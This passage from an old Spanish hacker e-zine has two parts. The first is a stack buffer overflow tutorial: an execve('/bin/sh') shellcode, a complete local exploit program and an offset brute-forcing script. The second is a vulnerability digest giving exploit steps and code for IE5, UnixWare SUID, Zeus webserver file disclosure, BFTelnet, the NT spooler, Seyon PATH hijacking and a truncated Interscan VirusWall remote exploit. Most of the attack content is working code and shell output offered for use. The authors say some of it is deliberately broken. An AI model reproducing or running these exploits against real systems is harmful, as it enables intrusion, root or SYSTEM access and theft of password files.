stack tambien se usa para acceder a las variables locales, pero, comorr?.

Para acceder a memoria necesitamos dos cosas: segmento y despazamiento. Bien,
el segmento ya lo tenemos, el SS, y el offset (NOTA: offset = desplazamiento)
se guarda (seguro que ya lo habeis adivinado ;) en otro registro, el EBP.
El EBP apunta al comienzo de la primera variable declarada.

Volvamos otra vez al segmento de antes:

        0x00                                                        0xFFFFFFFF
SS ==>  [00000000000000000000000[VAR2][VAR1][SBP][RET][ARGV1][ARGV2]...]
                                  ^          ^
                                 ESP        EBP

Vamos a poner otro ejemplo:

void ejemplo(char *argumento){
    char buff[4];
}
void main()
{
    char *VAR_MAIN;
    ejemplo(VAR_MAIN);
}

Compilemos el codigo:

$ gcc ejem.c -o ejem

Ahora vamos a desensamblarlo para entender como llama a la funcion ejemplo y
que hace con los registros:

$ gdb ejem

(gdb) disassemble main
Dump of assembler code for function main:
0x8048458 <main>:       pushl  %ebp
0x8048459 <main+1>:     movl   %esp,%ebp
0x804845b <main+3>:     subl   $0x4,%esp
0x804845e <main+6>:     movl   0xfffffffc(%ebp),%eax
0x8048461 <main+9>:     pushl  %eax
0x8048462 <main+10>:    call   0x8048440 <ejemplo>
0x8048467 <main+15>:    addl   $0x4,%esp
0x804846a <main+18>:    leave
0x804846b <main+19>:    ret
End of assembler dump.

OK. En <main> guardamos el registro ebp en la pila, esto lo hacen todas las
funciones cuando son llamadas. Hemos dicho que ebp apunta a al comienzo de
las variables locales de una funcion, pero cuando se llama a otra funcion,
esta tambien tiene que almacenar en ebp la direccion de sus variables, asi
que se guarda en la pila para luego restaurarlo. En nuestro segmento esta
en [SBP].
```

En <main+1> copiamos en ebp el contenido de esp. Asi que tenemos que ebp y esp apuntan justo detras de [SBP]. Otro dibujito:

```
       0x00                                                          0xFFFFFFFF
SS ==> [00000000000000000000000000000000[SBP][RET][ARGV1][ARGV2]...]
                                        ^
                                       EBP
                                       ESP
```

Si ahora hicieramos un push de lo que sea, en este momento escribiriamos en la seccion de memoria donde queremos guardar VAR_MAIN, asi que en <main+3> restamos el tama~o de VAR_MAIN a esp, quedando el famosisimo segmento asi:

```
        0x00                                                          0xFFFFFFFF
SS ==>  [00000000000000000000000000[VAR_MAIN][SBP][RET][ARGV1][ARGV2]...]
                                   ^          ^
                                  ESP        EBP
```

(NOTA: Si os fijais se restan 4 bytes a esp, ya que VAR_MAIN es un puntero)

Asi que ya tenemos los dos punteros del stack apuntando donde deben. Estos tres pasos: (pushl %ebp ; movl %esp,%ebp ; subl tamaño_variables,%esp) tienen que hacerlos todas las funciones. Ahora vamos con el proceso de llamada:

```
0x804845e <main+6>:     movl   0xfffffffc(%ebp),%eax
0x8048461 <main+9>:     pushl  %eax
0x8048462 <main+10>:    call   0x8048440 <ejemplo>
0x8048467 <main+15>:    addl   $0x4,%esp
```

Como ya sabeis para pasar los parametros a una funcion se usa la pila, pero como no se puede hacer push de una direccion de memoria se usa el reg. eax. En <main+6> movemos 4 bytes de la direccion de memoria (%ebp + 0xfffffffc), pero como 0xfffffffc = (-4), lo que estamos haciendo es copiar 4 bytes desde ebp-4, VAR_MAIN, a eax. Despues en <main+9> lo ponemos en la pila y justo antes de hacer la llamada a <ejemplo> nuestro queridisimo segmento esta asi:

```
       0x00                                                          0xFFFFFFFF
SS ==>  [00000000000000000000[PARAM1][VAR_MAIN][SBP][RET][ARGV1][ARGV2]...]
                             ^                 ^
                            ESP               EBP
```

Aqui esp apunta 4 bytes mas abajo, ahora tenemos que llamar a <ejemplo>. Pero antes una pregunta: si a <ejemplo> se le llama desde <main+10>, donde guarda el programa la direccion de la siguiente instruccion a ejecutar, o lo que es lo mismo, la direccion de RETORNO? Seguro que ya lo habeis adivininado, pues claro hombre, en la pila. Esta direccion de retorno que a partir de ahora llamare RET, es lo que vamos a modificar a la hora de "xplotar" un programa que tenga un bug. Pues bien, cuando <main+10> se ejecuta pone en la pila la direccion de retorno, en este caso es la direccion de <main+15>.

Ahora vamos a desemsamblar <ejemplo>

```
(gdb) disassemble ejemplo
Dump of assembler code for function ejemplo:
0x8048440 <ejemplo>:    pushl  %ebp
0x8048441 <ejemplo+1>:  movl   %esp,%ebp
0x8048443 <ejemplo+3>:  subl   $0x4,%esp
```

```
 0x8048446 <ejemplo+6>:  leave
 0x8048447 <ejemplo+7>:  ret
 End of assembler dump.
```

Vamos a suponer que ya se han ejecutado las tres primeras inst. de ejemplo.
El segmento de stack estaria asi:

```
       0x00                                                          0xFFFFFFFF
SS ==> [0000000[BUFF][SBP][RET][PARAM1][VAR_MAIN][SBP][RET][ARGV1][ARGV2]...]
              ^      ^      ^
             ESP    EBP    RET apunta a <main+15>
```

Las inst. leave y ret se encargan de dejar el ebp como estaba, es decir,
para que apunte a las variables locales de funcion que la llamo (main),
asi que restaura de la pila el [SBP], que lo quardo en <ejemplo>. Despues
saca a [RET] de la pila y salta a la direccion a la que apunta : <main+15>.
Y antes de que se ejecute esta instruccion, el dichoso segmento:

```
        0x00                                                          0xFFFFFFFF
SS ==> [00000000000000000000000[PARAM1][VAR_MAIN][SBP][RET][ARGV1][ARGV2]...]
                               ^                ^
                              ESP              EBP
```

El segmento se ha quedado justo igual que antes de hacer la llamada a ejemplo,
tanto es asi que todavia esta en la pila el parametro que le pasamos. Asi que
en <main+15>:

```
          addl   $0x4,%esp
```

se le suman al esp el tamaño de los argumentos que le pasamos a <ejemplo>.
Con lo que el segmento de stack se exactamente igual que en <main+6>.

Bien, pues ahora que ya conoceis todo esto ya podemos ir entrando en materia
(Ya era hora no??).

==> BUFFER OVERFLOWS <==

El objetivo de los xploits es modificar el flujo de ejecucion de un programa
para que ejecute algo que nosotros queremos, generalmente una shell. Para
conseguir esto hay que aprovechar errores de programacion. Por ejemplo,
vamos a modificar la funcion de ejemplo de antes para hacerla vulnerable.
Esta es el nuevo programa:

```
 void vulnerable()
 {
     char buffer_pequeno[100];
     char buffer_grande[200];

     memset(buffer_grande,1,200);
     strcpy(buffer_pequenco,buffer_grande);
 }
 void main()
 {
     vulnerable();
 }
```

Lo que que hace la funcion vulnerable es copiar en un buffer de 100 bytes
otro que ocupa el doble, con lo que se sobreesciben los datos que hay a
continuacion de buffer_pequeno. Y, cuales son los datos que se
sobreescriben?. Pues los que estan a continuacion de buffer_pequeno en el
segmento de stack : [SFP] y [RET]. Si se escribe encima de [RET] cuando

termine la funcion saltara a la direccion que este apuntando, en este caso 0x01010101, y como ahi no puede leer se producira una violacion de segmento.

Vamos a comprobarlo:

```
$ gcc ejem2.c -o ejem2
$ ./ejem2
Segmentation fault (core dumped)
$
```

Vamos a hacer una pequeña modificacion a ejem2 para que pueda ser explotado.

```
void vulnerable(char *ptr)
{
    char buffer_pequeno[512];
    strcpy(buffer_pequeno,ptr);
}

void main(int argc,char **argv)
{
    vulnerable(argv[1]);
}
```

Ahora para sobreescribir la direccion RET tenemos que pasarle un argumento de 520 bytes como minimo (recordad [SFP] y [RET] ocupan 4 bytes cada una).

Bien, antes dije que lo mas comun a la hora de hacer xploits era que nos dieran una shell. Asi que lo que tenemos que hacer es sobreescribir [RET] con una direccion donde tengamos un codigo que ejecute una shell. Pero, donde podemos guardar nuestro codigo para que este en el espacio de direcciones de ejem2?.
Vamos a pasarselo a ejem2 como argumento. Otro problema que tenemos es que no sabemos cual va a ser la direccion exacta de nuestro codigo en el stack, pero sabemos que los ESP tienen valores muy parecidos en programas que se ejecutan en el mismo ordenador, o en distintos ordenadores con el mismo sistema operativo. Asi que vamos a "adivinar" la direccion de retorno. Vamos a probar a restarle offsets distintos al ESP de nuestro exploit, hasta que funcione. Asi que el argumento que tenemos que pasar a ejem2 es mas o menos como el siguiente:

```
0                                                                          600
[Codigo_Codigo_Codigo_Codigo_Codigo_Codigo_RET_RET_RET_RET_RET_RET_RET_RET_RET]
```

Ahora toca ensamblador. Para programar nuestro codigo vamos a usar asm. Queremos que ejecute una shell, por ejemlo "/bin/sh". En C la instruccion que nos interesa es execve(char *,char **,char **). Los argumentos son:

- Puntero al path completo del programa.
- Puntero a una lista con los argumentos (**argv).
- Lista de las variables de entorno.

Vamos a destripar la funcion execve().

ejem3.c

```
#include <stdlib.h>
void main()
{
        char *arg[2];
        arg[0] = "/bin/sh";
        arg[1] = NULL;
```

```
        execve(arg[0],arg,NULL);
}
```

Este programa ejecuta una shell. Vamos a compilarlo y a desemsamblar execve.

```
$ gcc ejem3.c -o ejem3 -g -static
$ gdb ejem3

(gdb) disassemble execve
Dump of assembler code for function execve:
0x804ca10 <execve>:     pushl  %ebx
0x804ca11 <execve+1>:   movl   0x10(%esp,1),%edx
0x804ca15 <execve+5>:   movl   0xc(%esp,1),%ecx
0x804ca19 <execve+9>:   movl   0x8(%esp,1),%ebx
0x804ca1d <execve+13>:  movl   $0xb,%eax
0x804ca22 <execve+18>:  int    $0x80
0x804ca24 <execve+20>:  popl   %ebx
0x804ca25 <execve+21>:  cmpl   $0xfffff001,%eax
0x804ca2a <execve+26>:  jae    0x804cc30 <__syscall_error>
```

Hace lo siguiente:

- Pone en edx la direccion de las variables de entorno (Para nuestro caso es NULL)
- Pone en ecx la direccion de la lista de argumentos (Como nuestra llamada solo va tener un argumento en ecx vamos a poner la direccion de la direccion de "/bin/sh")
- Pone en ebx la direccion del primer argumento.
- Pone en eax 11 (0xb) y llama a la funcion 0x80 (llamada a al sistema)

Y nosotros en nuestro codigo vamos a hacer esto:

- Tener en memoria ls cadena "/bin/sh".
- Tener tambien en memoria la direccion de "/bin/sh" seguida de un long nulo.
- Poner en eax 11 (0xb).
- Poner en ebx la direccion de "/bin/sh".
- Poner en ecx la direccion de la direccion de "/bin/sh".
- Poner en edx la direccion del long nulo que esta despues de la dir. de "/bin/sh".
- Llamar a la interrupcion 0x80.

Y por si la llamada a execve falla. A continuacion vamos a hacer una llamada a exit() :

- Poner 0 en %ebx (exit code)
- Poner 1 en %eax
- int 0x80.

Pero aqui nos encontramos con otro problema, nuestro codigo va a ser

una string, y no sabemos donde va a estar la string "/bin/sh", pero
para eso vamos a hacer uso de jmp y call.

Nuestro codigo quedaria asi:

```
      jmp 0x1f                # Saltamos al CALL que hay antes de /bin/sh
      popl %edi               # En la pila esta la direccion de /bin/sh
                              # asi que la ponemos en edi

      movl %edi,%ebx          # Ponemos en ebx la dir. de /bin/sh

      xorl %eax,%eax          # Ponemos 0 en eax
      movb %al,0x7(%edi)      # Ponemos un 0 justo delante de /bin/sh
                              # ya que tiene que ser una str terminada
                              # en 0 (NULL terminated).

      movl %edi,0x8(%edi)     # Ponemos en memoria la dir. /bin/sh
      movl %eax,0xc(%edi)     # seguida de un long nulo

      leal 0x8(%edi),%ecx     # Ponemos en ecx la dir. de la dir. de /bin/sh
      leal 0xc(%edi),%edx     # Ponemos en edx la dir. del long nulo.

      movb $0xb,%eax          # Ponemos 11 en eax

      int $0x80               # llamada al sistema

      xorl %ebx,%ebx          # Por si falla execve vamos a llamar a exit()
      movl %ebx,%eax          # Ponemos 0 en ebx (exit code)
      inc %eax                # y 1 en eax (exit())

      int $0x80                # llamada al sistema

      call -0x24              # Esta llamda se ocupa de poner en la pila
                              # la direccion de /bin/sh, que era uno
                              # de los problemas que teniamos

      .ascii \"/bin/sh0\"      # Esto no hace falta que lo explique
      .byte 0x00
```

Esto es un programa que prueba la shellcode:

ejem4.c

```
void shellc(){
       __asm__("

      jmp 0x1f
      popl %edi
      movl %edi,%ebx
      xorl %eax,%eax
      movb %al,0x7(%edi)
      movl %edi,0x8(%edi)
      movl %eax,0xc(%edi)
      leal 0x8(%edi),%ecx
      leal 0xc(%edi),%edx
      movb $0xb,%eax
      int $0x80
      xorl %ebx,%ebx
      movl %ebx,%eax
      inc %eax
      int $0x80
```

```
       call -0x24
       .ascii \"/bin/sh0\"
       .byte 0x00
             ");
}

void main()
{
        int *RET;
        char dst[200];

strcpy(dst,(char*)shellc);  /*  copiamos la shellcode del segmento
                               de codigo al segmento de datos. Esto se
                               hace porque nuestro codigo escribe
                               un cero al final de /bin/sh, pero si
                               la shellcode se encuentra en el segmento
                               de codigo nos dara una violacion de
                               segmento porque linux marca las paginas
                               de codigo como de solo-lectura */

   RET = (int*) &RET + 2; /*   Hacemos que RET apunte a la direccion
                               de retorno */

   (*RET) = (int) dst;    /*   Y escribimos la direccion de nuestro codigo
                               en la direccion de retorno. Asi cuando termine
                               nuestro programa, se ejcutara la shellcode y
                               veremos si funciona o no */
}
```

Lo compilamos y lo ejecutamos:

```
$ gcc ejem4.c -o ejem4
$ ./ejem4
bash$
```

Parece que funciona. Si os fijais, en las inst. de la shellcode no hay ningun 0. Si lo hubiera, al hacer la copia de nuestro codigo a otro parte, se pararia al encontar un byte nulo.

Volvamos con el xploit. Ya tenemos el codigo, y la direccion de retorno hemos quedado que iba a ser el ESP de nuestrp xploit. Ya podemos escribir el xploit:

xploit1.c

```
#include <stdlib.h>

void shellc(){
       __asm__("

       jmp 0x1f
       popl %edi
       movl %edi,%ebx
       xorl %eax,%eax
       movb %al,0x7(%edi)
       movl %edi,0x8(%edi)
       movl %eax,0xc(%edi)
       leal 0x8(%edi),%ecx
       leal 0xc(%edi),%edx
       movb $0xb,%eax
       int $0x80
```

```
       xorl %ebx,%ebx
       movl %ebx,%eax
       inc %eax
       int $0x80
       call -0x24
       .ascii \"/bin/sh0\"
       .byte 0x00
             ");
}

long get_esp(){
  __asm__("
   movl %esp,%eax
");
}

void main(int argc,char **argv)
{
  int tam = 600;  /* Vamos a pasarle a ejem2 un arg de 600 bytes */
  char *crack = (char*) malloc(tam);
  char dst[200];
  long addr;
  long off = 0;
  char *arg[3];
  int i;

  printf(" ejem2 Xploit - by Doing\n");
  printf(" Uso:\n");
  printf("\t%s [offset]\n",argv[0]);

  if (argc > 1) off = atoi(argv[1]);

  addr = get_esp() - off; /* Calculamos la direccion de retorno:
                             esp - offset_aleatorio (entre -500 y 500)
                           */

  strcpy(dst,(char*)shellc);    /* copiamos la shellcode a dst */

  for (i = 0; i < tam; i+=4){
    /* este bucle llena la cadena crack con la direccion de retorno */

    crack[i] = (addr & 0x000000FF);
    crack[i + 1] = (addr & 0x0000FF00) >> 8;
    crack[i + 2] = (addr & 0x00FF0000) >> 16;
    crack[i + 3] = (addr & 0xFF000000) >> 24;
  }

  strncpy(crack,dst,strlen(dst)); /* Y copiamos dst al principio de crack */

  /*  Ahora vamos a intentar xplotar ejem2 */

  arg[0] = "./ejem2";
  arg[1] = crack;
  arg[2] = NULL;

  execve(arg[0],arg,NULL);
}
```

Lo compilamos y vamos a intentar xplotar ejem2:

```
$ ./xploit1
```

```
 ejem2 Xploit - by Doing
 Uso:
        ./xploit1 [offset]
Illegal Instruction (core dumped)

Tendremos que modificar el valor de offset. Lo mejor es usar un script.
Aqui teneis uno:

busca_offset

#!/bin/bash
par=-500

while [ $par -le 500 ];do
echo "$par"
./xploit1 $par
par=$((par+1))
done

        Le dais permisos de ejecucion y lo ejecutais:

$ ./busca_offset

-500
 ejem2 Xploit - by Doing
 Uso:
        ./xploit1 [offset]
Illegal Instruction (core dumped)
-499
 ejem2 Xploit - by Doing
 Uso:
        ./xploit1 [offset]
Illegal Instruction (core dumped)
```

EOF

```
-[ 0x09 ]--------------------------------------------------------------
-[ THE BUGS TOP LESS ]-------------------------------------------------
-[ by Falken & Cia ]-------------------------------------------------SET-21-
```

Hola, hola, hola. (Joers, parezco el Joaquin Luky)

Como prometi, no voy a abandonar SET. ni mucho menos. Solo que mis colaboraciones seran escasas durante un tiempo. De hecho, para este numero me hubiese gustado haber hecho algo mas. Pero el tiempo es el tiempo, y teoricamente no se puede parar. aunque algunos defienden que eso del tiempo no existe (New Scientist - hace unas semanasI). Bueno, eso es otra historia. ;->

Bien, esta vez no son 10 los bugs que se introduciran en esta seccion, aunque quien sabe que pasara en un futuro. De momento solo decir que se busca exterminador para llevar a cabo esta seccion. Interesados ponerse en contacto con la direccion que aparece en la seccion de avisos, es decir, con el editor. Ah! Y no la voy a repetir aqui, que si no, seguro que no leeis esa seccion.

Demos paso a algunas cosillas interesantes descubiertas (o sacadas a la luz) en los ultimos dias. Comenzamos!!!

```
-( 0x01 )-
Tema     : The eXecutor
Para     : Internet Exploiter 5
Patch    : JeJeJeJe
Creditos : Uhmm! Pues ahora no lo recuerdo.
```

Descripcion y Notas:

Se trata no de un bug, si no de un fallo de dise~o (o concepto) que puede acarrear problemas a mas de uno. El resultado: hasta el formateo del disco duro. Eso si, sin Active X ni nada similar. Veamos como funciona.

Para empezar crearemos una pagina web cualquiera que ubicaremos en un servidor cualquiera. Esta pagina contendra un enlace a un fichero .bat o .pif a nuestra eleccion, que tambien tendremos en dicho servidor.

Ese fichero .bat (o .pif, recordemoslo), contendra aquellos comandos que queremos que se ejecuten en la maquina cliente.

El fallo es este. Desde IE 5, cuando seleccionamos dicho enlace, aparece ante nosotros una ventanita. Si elegimos abrir fichero, este se ejecuta. No es algo grave. Pero si tenemos en cuenta que tradicionalmente abrir se asocia mentalmente a abrir el fichero, no a ejecutarlo... Ahi tenemos el potencial peligro.

La respuesta de los responsables de Microsoft ha sido tajante: seleccionar abrir equivale a pulsar dos veces sobre el fichero en nuestra maquina local.

Me encanta la seguridad de Microsoft. Es ciertamente espeluznante.

```
-( 0x02 )-
Tema     : Ejecucion de programas modo root
Para     : SCO UnixWare 7.1
Patch    : Algun otro unix
Creditos : Brock Tellier
```

Descripcion y Notas:

Un fallo en el dise~o de uno de los programas que se incluyen con UnixWare 7.1 nos va a permitir ejecutar programas en modo root.

Se trata de un fallo con el programa /usr/lib/merge/dos7utils. Este programa viene como SUID root por defecto, asi que ya nos imaginamos el problema.

El programa en si ejecutara un script, llamado localeset.sh, cuya ubicacion puede variar. Para determinar donde se encuentra, se hace uso de una variable de entorno llamada STATICMERGE. Entonces basta con definir la variable con un directorio en el que tengamos permisos de escritura y llamar al programa con la opcion -f.

En el directorio seleccionado creamos un shell script con aquello que queramos ejecutar, y lo llamamos localeset.sh. Entonces ejecutamos dos7utils -f nombre_cualquiera.

-(0x03)-
Para : Zeus Webserver (casi todos los UNIX, y WIN)
Tema : Una maquina abierta...
Patch : Simple... deshabilitar el motor de busqueda. Restringir el acceso a la administracion por UI a un par de maquinas de confianza.
Creditos : rain forest puppy <rfp@wiretrip.net>

Descripcion y notas:

Zeus es un server creado por Zeus Technolog. (www.zeus.co.uk). El problema encontrado en este server reside en su motor de busqueda CGI; Zeus permite poner este motor en los Websites Virtuales que tengamos. Si esta instalado podemos usarlo para coger archivos accesibles por el UID del server (si el que lo instalo era un poco descuidado puede ser *root*, pero lo normal es que sea *nobody*). Veamos el formulario de busqueda:

```
<form action="/search" method=POST>
<input type=hidden name=indexfile
value="/usr/local/zeus/html/search.index">
<input type=hidden name=template
value="/usr/local/zeus/web/etc/search_output.html">
Query: <input type=text   name=expr      value="">
<input type=submit value=Search>
```

Obsrevemos como el indexfile y el template son paths "duros" ;))

Bien... y si cambiamos el template ??, no obtendremos la salida de la busqueda, pero para que la queremos si el valor que le damos a template es /etc/passwd ??! (por ejemplo!) ;)

Mas cositas...

- Administrative interface password -

Zeus trae tambien un web UI para administracion que suele encontrarse en el puerto 9090, y es instalado como *ROOT*, ya que necesita cambiar configuraciones de archivos (asi que siempre corre como ROOT, no hay otra opcion!!, o se cambian bastantes cosas a mano para hacerlo correr de otro modo).

Asi que tenemos un permiso de root solo restringido por una

autentificacion. Como podemos leer cualquier archivo del server (habeis leido lo anterior no?), leamos el archivo con los passwords de administracion:

/usr/local/zeus/admin/website (por defecto)

En este archivo hay cosas como:

```
        modules!access!users!admin yoEPUmukiYLrPvz4jqBeJQ==
```

Esto es una pareja username/password. Por defecto el username es admin, pero no hay pass por defecto, ya que te la requiere cuando instalas esta utilidad. Pero hay suerte... el formato de encriptacion es relativamente simple: base 64 uuencoded MD5 hash.

Asi que modificando tu crakeador por fuerza bruta (o creandote uno), podrias intentar crakear este archivo.

Bien... estamos dentro!... ahora que??:

Solo decir que podeis subir cualquier archivo.. binarios,etc.. y hacerlos correr como root asi que con un poco de imaginacion, nos pueden destrozar el site.

Algunas actualizaciones:

Whisker 1.1.1. www.wiretrip.net/rfp/. Arregla algunos agujeros.

--- Advisory RFP9905 ----------------------------- rfp.labs ------------

-(0x03)-
Para   : Windows NT (BFTelnet Server v1.1)
Tema   : Buffer Overflow
Patch   : Usar un UNIX??
Creditos : USSRLabs

Descripcion y notas:

El overflow se produce al insertar un username de 3090 caracteres. Si el server esta corriendo como un servicio este saldra y no habra mensajes en la pantalla.

Ejemplo:

```
palometa@hellme]$ telnet example.com
        Trying example.com...
        Connected to example.com.
        Escape character is '^]'.
        Byte Fusion Telnet, Copyright 1999 Byte Fusion Corporation
        Unregistered Evaluation. See www.bytefusion.com/telnet.html
        (Machine name) Login: [buffer]
```

Donde [buffer] es de aprox. 3090 caracteres. Ahora se cierra el cliente telnet.

-(0x04)-
Para   : IE5 (Windows NT y 95, 98??)
Tema   : Acceso al disco duro

```
Patch    : De momento: no usarlo, o desactivar el Active Scripting
Creditos : George Guninski y Shane Hird

Detalles y notas:
-----------------
El problema es el siguiente:
Si despues de:

window.open("HTTP-redirecting-URL").

 pones

a=window.open("HTTP-redirecting-url");
b=a.document;

entonces tienes acceso a la URL redireccionada a traves de "b".

CODIGO : (modificado anti script-kiddies)

------------------------------------------------------------------------
<SCRIPT>
alert("Create short text file c:\\test.txt and it will be read and shown
in a message box");
a=window.pen("http://www.nat.bg/~joro/reject.cgi?test.txt");
b=a.document;
setTimeout("alert(b.body.innerText);",4000);
</SCRIPT>
// "http://www.nat.bg/~joro/reject.cgi?test.txt" just does a HTTP
redirect to: "file://c:/test.txt"
------------------------------------------------------------------------

Demonstracion disponible en http://www.nat.bg/~joro/msredir1.html



-( 0x05 )-
Para     : Windows NT 4.0 (todos los S.Packs)
Tema     : Hackeando por la impresora
Patch    : En Microsoft, ver abajo.
Creditos : eEye Digital Security Team

Detalles y Notas:
-----------------

El fallo reside en el Spoolss.exe (Win NT spooler service), y en algunas
otras APIs de control de la impresora. En general son buffer overflows los
problemas que presentan. El que aparece a continuacion solo puede ser
explotado localmente y ccomo Power User, asi que *solo* conseguiriamos
nivel de SYSTEM, lo que sigue siendo preocupante!. (esto no quiere decir
que otros posibles Buff. Overflows requieran estar en local y con dichos
privilegios)

Exploit: (como es normal.. no funcionara! ;))

----spoolss.c----
#include <windows.h>
#include <winspool.h>

int main()
{
char bigbufer[3000];
int i;
```

```
strcpy(bigbuffer,"\\\\");
for(i=0;i<2000;i++)
  strcat(bigbuffer,"A");
AddPrintProcesor(NULL,NULL,bigbuffer,bigbuffer);
return(0);

}
----spoolss.c----
```

Informacion ams detallada en el advisory de Micro$oft.

http://www.eeye.com/html/Advisories/spoolsploit.zip

Fixes:

X86:
http://download.microsoft.com/download/winntsrv40/Patch/Spooler-fix/NT4/EN-US/Q243649.exe
Alpha:
http://download.microsoft.com/download/winntsrv40/Patch/Spooler-fix/ALPHA/EN-US/Q243649.exe
Windows NT 4.0 Server, Terminal Server Edition: To be released shortly

Links Relacionados:

Retina - The Network Security Scanner
http://www.eEye.com/retina/
Smarter. Faster. Sexier.

w00w00 - w00giving
http://www.datasurge.net/www.w00w00.org/

info@eEye.com
www.eEye.com

-(0x06)-
Para : Seyon v2.14b (distrib. de FreeBSD 3.3)
Tema : Usar privilegios del grupo usado por Seyon
Patch : chmod 750 ‘which seyon‘ y a~adir los usuarios que se desea al grupo "dialer"
Creditos : Brock Tellier

Detalles y Notas:

Cuando se inicia Seyon, este lanza "seyon-emu" y "xterm", el PATH usado por estos programas no son absolutos y son cogidos del $PATH del usuario; si añadimos a nuestro $PATH un directorio al que tengamos acceso de escritura y poniendo nuestra propia version de seyon-emu o xterm, podremos hacer que Seyon los lance con egid "dialer"

EXPLOIT: (Ya sabeis... a leerlo con detalle por ke hay gazapo!)

```
bash-2.03$ uname -a; id; ls -la ‘which seyon‘
FreeBSD  3.3-RELEASE FreeBSD 3.3-RELEASE #0: Thu Sep 16 23:40:35 GMT 1999
jkh@highwing.cdrom.com:/usr/src/sys/compile/GENERIC  i386
uid=1000(xnec) gid=1000(xnec) groups=1000(xnec)
-rwxr-sr-x  1 bin  dialer  88480 Sep 11 00:55 /usr/X11R6/bin/seyon
bash-2.03$ cat > seyonx.c
```

```
void main () {
  setegid(getegid, getegid());
  system("/usr/local/bin/bash");
}
bash-2.03$ gcc -o seyon-emu seyonx.c
bash-2.03$ PATH=.:$PATH
bash-2.03$ seyon
bash-2.03$ id
uid=1000(xnec) gid=68(dialer) groups=68(dialer), 1000(xnec)
bash-2.03$
```

```
-( 0x07 )-
Para     : VirusWall 3.23/3.3
Tema     : Bufer Overflow
Patch    : ?????????
Creditos : Liraz Siri (bug) y dark spyrit (exploit)

Detalles y Notas:
----------------

Buffer Overflow al meter un comando HELO demasiado largo.
Es curioso que se trate de un programa para proteger de Virus no creeis??
;))


EXPLOIT: (que no podreis usar si no os lo leeis!)

/* Interscan VirusWall 3.23/3.3 remote
 * by dark spyrit <dspyrit@beavuh.org>
 * quick unix port by team teso (http://teso.scene.at/).
 *
 * further information at http://www.beavuh.org.
 */


#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>


/* local functions
 */
void                    usage (void);
unsigned log int        net_resolve (char *host);
int                     net_connect (struct sockaddr_in *cs, char *server,
        unsigned short int port, int sec);

/* shellcode by dark spyrit
 */
unsigned long   sploit_323_len = 1314;
unsigned char   sploit_323[] =
        "\x68\x65\x6c\x6f\x20\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
